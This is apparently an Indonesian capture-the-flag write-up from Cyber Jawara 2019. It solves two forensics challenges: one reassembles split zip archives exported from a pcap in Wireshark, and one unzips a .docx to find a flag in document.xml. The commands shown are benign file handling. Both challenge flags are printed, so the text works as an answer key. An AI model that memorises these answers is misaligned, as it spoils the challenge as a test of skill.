
   Ntah dimana file flag.txt itu berada haha , yang terpenting kita tahu bahwa flag berada di flag.txt. ok kita lanjut membuka file pcap menggunakan wireshark.



Ini sudah memberi kita petunjuk tentang apa yang bisa kita harapkan. Tebakan pertama yang baik adalah bahwa itu adalah dump dari traffic dari NNTP di jaringan internal . Yang pasti, mari kita lihat protocol yang digunakan dengan membuka 'Statistics -> Protocol Hierarchy'.



Ok saya lanjutkan dengan melihat traffic paket. wireshark memiliki fitur canggih yang dapat menyusun kembali paket-paket dari koneksi tertentu ke dalam satu aliran. Anda dapat menampilkan aliran ini dengan mengeklik 'Analyze -> Follow ->TCPStream'. Dan inilah hasilny.



Sekarang kita tinggal mengexport file2 arsip yang terpisah kedalam 1 folder. Dengan menklik ' File > Export Object > HTTP > Save ALL > pilih directory folder '. Setelah semua file sudah semua berada didalam 1 folder yang sama. Kita satukan menggunakan command ini.
“for p in $(ls archive* | grep -o '.*.zip' | uniq); do cat $p* > $p ; done”

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ for p in $(ls archive* | grep -o '.*.zip' | uniq); do cat $p* > $p; done
```

dan tadaaa. File yang terpisah sudah kembali menyatu. Lalu kita coba extract. Dan isi password zip menggunakan string yang terdapat didalam pass txt

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ dir
%5c     %5c(2)       archive.zip.partaa  archive.zip.partac  archive.zip.partae  archive.zip.partag  pass.txt
%5c(1)  archive.zip  archive.zip.partab  archive.zip.partad  archive.zip.partaf  asdf
```

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ unzip archive.zip
Archive:  archive.zip
[archive.zip] flag.txt password:
 extracting: flag.txt
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/split/dor$ cat flag.txt
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}
```

3. Conclusion

(*Isikan Conclusion disini*)
CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

CYBER JAWARA

[Soal 8] [CJ.docx]

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


2. Technical Report

(*Technical Report isikan disini*)


Diberikan sebuah file Bernama CJ.docx , dideskripsi soal kita harus mencari sesuatu didalam file tersebut. Langsung saja saya menggunakan exiftool terlebih dahulu untuk melihat ada apa didalamnya.

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/cj$ exiftool cj.docx
ExifTool Version Number         : 10.80
File Name                       : cj.docx
Directory                       : .
File Size                       : 481 kB
File Modification Date/Time     : 2019:09:07 05:53:34+07:00
File Access Date/Time           : 2019:09:08 08:15:39+07:00
File Inode Change Date/Time     : 2019:09:07 06:01:14+07:00
File Permissions                : rwxrwxrwx
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0800
Zip Compression                 : Deflated
Zip Modify Date                 : 2019:09:05 03:54:25
Zip CRC                         : 0x7f431349
Zip Compressed Size             : 360
Zip Uncompressed Size           : 1341
Zip File Name                   : word/numbering.xml
```

Bisa dilihat dengan jelas , bahwa didalam file tersebut terdapat file yang xml yang terkompress. Saya langsung saja mengextract apa yang ada didalam file cj.docx

```
riodelord@Riodelord:/mnt/f/ctf/cyberjawara/cj$ unzip cj.docx
Archive:  cj.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
  inflating: word/theme/theme1.xml
  inflating: word/media/image1.png
  inflating: [Content_Types].xml
```

Ini lah hasil file yang sudah di extract dengan command unzip.dan flag terdapat di bagian word document.xml tinggal kita lihat menggunakan text editor.



3. Conclusion

(*Isikan Conclusion disini*)

FLAG: CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}